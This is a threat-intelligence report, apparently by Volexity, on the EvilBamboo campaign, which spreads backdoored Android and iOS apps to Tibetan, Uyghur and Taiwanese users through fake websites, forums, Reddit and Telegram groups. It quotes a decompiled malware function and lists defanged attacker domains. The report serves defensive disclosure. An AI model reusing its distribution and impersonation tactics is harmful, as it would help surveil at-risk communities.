# EvilBamboo Targets Mobile Devices in Multi-year Campaign

⋮ 9/22/2023

September 22, 2023

by Callum Roxan, Paul Rascagneres, Thomas Lancaster


Volexity has identified several long-running and currently active campaigns undertaken by the threat actor Volexity tracks as EvilBamboo (formerly named Evil Eye) targeting Tibetan, Uyghur, and Taiwanese individuals and organizations. These targets represent three of the Five Poisonous Groups of Chinese Communist Party (CCP).

Volexity has tracked the activities of EvilBamboo for more than five years and continues to observe new campaigns from this threat actor. In September 2019, Volexity described the deployment of a reconnaissance framework and custom Android malware targeting both the Uyghur and Tibetan communities. In April 2020, Volexity detailed attacks by this threat actor against iOS devices, using a Safari exploit to infect Uyghur users with custom iOS malware.

Key highlights from Volexity's recent investigations include the following:

- **Android targeting:** Development of three custom Android malware families, BADBAZAAR, BADSIGNAL, and BADSOLAR, to infect CCP adversaries is ongoing.
- **Fake websites and social media profiles:** The attacker has created fake Tibetan websites, along with social media profiles, likely used to deploy browser-based exploits against targeted users.
- **Building communities to facilitate malware distribution:** Partly through impersonating existing popular communities, the attacker has built communities on online platforms, such as Telegram, to aid in distribution of their malware.
- **iOS apps:** Volexity discovered credible evidence of malicious iOS apps being successfully distributed via Apple's App Store.
- **Deployment of custom JavaScript profiling framework:** Volexity observed the use of a custom JS profiling toolkit by the attackers specifically geared towards identifying devices running iOS and believes this could have been used to selectively deliver malware. Volexity also encountered evidence suggesting continued use of IRONSQUIRREL.

With a high level of confidence, Volexity attributes this activity to EvilBamboo, a threat actor operating in the interest of the Chinese state. The content in this blog is the amalgamation of several reports sent to Volexity Threat Intelligence customers in June 2023 and presented at LABScon 2023.

## Android Malware: A Tale of Three BAD Brothers

Volexity continues to predominantly track EvilBamboo's campaigns through their prolific use of Android spyware. EvilBamboo currently employs at least three different Android spyware families, which Volexity tracks as BADBAZAAR, BADSIGNAL, and BADSOLAR. Each is inserted as a backdoor into legitimate applications. A recent blog post by ESET discusses BADSIGNAL, which they track under the name "BADBAZAAR", a moniker first used in a 2022 report by Lookout. While the two malware families do share some code, they also appear to be divergent in their development and functionality. Both naming decisions are reasonable, but the reader should be aware of conflicting naming decisions regarding this malware.

The table below summarizes key findings related to each of the families discussed in this post:

| Capability | BADSOLAR | BADBAZAAR | BADSIGNAL |
|---|---|---|---|
| Deployed in two stages | X | X | |
| AndroRAT function names | X | | |
| Interacts with host app to exfiltrate data | | | X |
| Real-time SMS stealing | | X | |
| *GetOperatorName()* and *DeviceInfo()* functions (see paragraph below) | X | X | X |
| SSL Pinning | | X | |
| C2 via RAW socket | X | X | |
| C2 Via HTTP Rest API | | | X |
| Shared via Telegram | X | X | |
| Has dedicated website | | X | X |
| Suspected iOS variant | | | X |

| Capability | BADSOLAR | BADBAZAAR | BADSIGNAL |
|---|---|---|---|
| Observed targeting | Tibetans | Uyghurs, Taiwanese, Tibetans & beyond | Uyghurs |

The crux of the links between these families from a malware code point of view lies in two functions, GetOperatorName() and DeviceInfo(). The first function, GetOperatorName(), is used to get the GSM operator (Figure 1). The second function, DeviceInfo(), is used to generate the JSON object containing the information of the infected terminal.

```
public static String GetOperatorName(Context context) {
    try {
        String networkOperatorName = ((TelephonyManager) context.getApplicationContext().getSystemService(RecipientDatabase.PHONE)).getNetworkOperatorName();
        if (TextUtils.isEmpty(networkOperatorName)) {
            return "";
        }
        if (!networkOperatorName.contains("46000") && !networkOperatorName.contains("46002") && !networkOperatorName.contains("46007")) {
            return networkOperatorName.contains("46001") ? "China Unicom" : networkOperatorName.contains("46003") ? "China Telecom" : networkOperatorName;
        }
        return "CHINA MOBILE";
    } catch (Throwable unused) {
        return "";
    }
}
```

*Figure 1. GetOperatorName() function*

Both functions appear to be derived from a public source, as versions of each function are present in other APKs online. However, Volexity was unable to find either function in its exact form in the public domain. For example, DeviceInfo() is remarkably similar to one available from a public GitHub page, while GetOperatorName() is similar to several publicly available code snippets. Searching for any APK containing **both** functions yielded only malware related to the developer of these applications.

In addition to this key code overlap, Volexity was also able to link use of the different malware families together through analysis of attacker infrastructure patterns & distribution methods.

Analysis of each of the malware families is given in an Appendix.

## Mobile Malware Distribution

### Forum Threads

Since at least January 17, 2023, EvilBamboo has been targeting Taiwanese users via distribution of BADBAZAAR through multiple threads on a Taiwanese APK sharing forum. The main thread has over 100,000 views and claims to be sharing a cracked version of the popular Whoscall Android application. The legitimate Whoscall app helps identify spam calls and messages. Its Taiwanese-based developer, Gogolook Co. Ltd, claims the app has had over 100 million downloads.

A translated screenshot from the thread is included below (Figure 2).




*Figure 2. Screenshot of the thread on a Taiwanese APK sharing forum promoting Whoscall*

At the bottom of the forum post, a link is included for users to download the App. This link, which is updated each time EvilBamboo releases a new version of the APK, leads to a QR code that currently leads to a Dropbox link hosting the latest version of the APK. In the past, the link has led to a Google Drive URL run by an account called *"TibetOne".*

**Fake Websites and Social Media**

A primary method EvilBamboo uses to support distribution of its Android spyware is establishing websites that lend legitimacy to their apps. Since January 16, 2023, EvilBamboo has distributed the BADSIGNAL spyware through a fake website, www.signalplus[.]org, that was created to aid in the distribution of BADSIGNAL. As the name suggests, it is a backdoored version of the Signal app (Figures 3)




*Figure 3. Website www.signalplus[.]org used to distribute BADSIGNAL*

In addition to the backdoored version of Signal, Volexity uncovered historic samples where BADSIGNAL code was used to backdoor other applications. Two notable examples of this involve backdooring the Telegram application. As with the Signal variant, EvilBamboo created fake websites to distribute these samples, www.flygram[.]org (Figure 4) and www.groupgram[.]org. There is also a promotional YouTube video for the backdoored FlyGram app. These samples appear to have been active since June 2020, and they implement the same style of command-and-control (C2) communication through a REST API on port 4432.




*Figure 4. Fake www.flygram[.]orgused to distribute BADSIGNAL*

The Telegram variants implement the same API endpoints as the Signal variants to gather information from the device and they implement a proxy. Due to misconfiguration of the C2 server, it was possible to enumerate the API endpoints used by the FlyGram variant, which showed the threat actor had configured API endpoints for an iOS version of the app (Figure 5).


*Figure 5. API endpoints indicating the existence of an iOS version of BADSIGNAL*

Volexity was not able to confirm the existence of a BADSIGNAL iOS app, but the existence of API endpoints, as well as the “Apple” link on the main page of their fake website, suggests this was at least in development, if not already implemented in the wild.

Another site created to assist with distribution of malware is allwhatsapp[.]net, which hosts variations of BADBAZAAR (Figure 6).


*Figure 6. Fake website allwhatsapp[.]net*

In addition to the allwhatsapp[.]net website, there is a corresponding Telegram channel for the AllWhatsApp community. The threat actor also attempted to use Reddit to advertise the app from /r/whatsapp (Figure 7).




*Figure 7. A post on Reddit in /r/whatsapp promoting allwhatsapp[.]net*

**Telegram-based Distribution**

As shown in Figure 7, there are often supporting Telegram groups used to share the latest version of any given application EvilBamboo is pushing. Sometimes these groups are themed around a specific application, but on other occasions they are themed around a category of applications. While it may seem unusual to download apps from a source like this, it is not an uncommon practice, particularly where users may speak languages (such as Tibetan or Uyghur) not commonly supported by the official versions of apps. In Figure 7, a user named "*kimeOmar"* was advertising the AllWhatsApp application. In Figure 8, the same user can be seen on /r/Tibet giving positive feedback to a post from "*tenzinnima*" that advertised Telegram channel *"Tibetanmaptalk"*.




*Figure 8. Post on Reddit in /r/Tibet with interaction between personas in different clusters*

The post asks for a Tibetan translation of map software named *AlpineQuest*, which is backdoored with BADBAZAAR and contains a link to dedicated Telegram channel *"Tibetanmaptalk"*, discussing the translation of the application. Messages in this group have also been used to distribute applications backdoored with the BADSOLAR malware.

The "*Tibetanmaptalk"* group also had messages shared to it that were originally posted in the Telegram group *"Tibetanphone"*, which appears to be impersonating the legitimate @TibetComputer channel on YouTube. Since November 8, 2020, EvilBamboo has been targeting individuals of Tibetan ethnicity via distribution of Android spyware through this group. To date, more than 120 backdoored APKs have been shared through this group, the most recent being only a few days before this blog's release.

In addition to Android apps, one message in the group contained a link to an iOS application named *"TibetOne"* available in the Apple App Store. The application had already been removed from the Apple App Store by the time of analysis.




*Figure 9. "TibetOne" app that was previously available in the Apple App Store.*

Since the application was removed from the Apple App Store, it is not possible to confirm if it was malicious. However, Volexity assesses that it is likely the iOS application was malicious based on the following:

- All Android applications posted on same Telegram group contain malicious code.
- It has since been removed from the Apple App Store, likely by Apple after it was identified as a malicious application.

